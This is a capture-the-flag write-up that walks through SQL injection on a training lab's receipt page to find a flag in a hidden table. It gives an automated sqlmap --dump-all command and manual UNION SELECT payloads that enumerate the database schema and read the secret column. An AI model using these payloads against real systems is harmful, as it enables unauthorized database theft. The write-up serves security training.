Writeup by: **Danilo Nascimento | 1nv1ct4**
https://github.com/ndanilo8/PositiveHackCamp2024

Description:

Discover SQL-injection vulnerability and find flag in hidden table

---

Attacking

With `SQLmap`:

automated... HAHHAHAHA

```
sqlmap -u web.rwuapge1f4ditpnw3bm2.labs.cyber-ed.space/receipt.php?orderID=1
--dump-all
```

and we get the flag!


Manual:

- get the tables

```
0 UNION SELECT 1,group_concat(table_name,'-'),3,4,5,6,7,8 FROM
INFORMATION_SCHEMA.tables
```


PS its important that we match the same number of columns... otherwise we will get an error:

```
The used SELECT statements have a different number of columns in
/var/www/html/receipt.php:
```




and we have the table `super_secret_column`
now to select the table and list the columns

```
0 UNION SELECT 1,group_concat(column_name),3,4,5,6,7,8 FROM
INFORMATION_SCHEMA.columns WHERE table_name='super_secret_table'
```



now we list the column

```
0 UNION SELECT 1,super_secret_column,3,4,5,6,7,8 FROM super_secret_table
```



Notes from class

```
0 UNION SELECT 1,group_concat(table_name,'-'),3,4,5,6,7,8 FROM
INFORMATION_SCHEMA.tables

0 UNION SELECT 1,group_concat(column_name),3,4,5,6,7,8 FROM
INFORMATION_SCHEMA.columns WHERE table_name='super_secret_table'
```

```
0 UNION SELECT 1,super_secret_column,3,4,5,6,7,8 FROM super_secret_table



SELECT * FROM Numbers LIMIT 2,1
1,2,3,4,5
6,7,8,9,10
11,12,13,14,15
```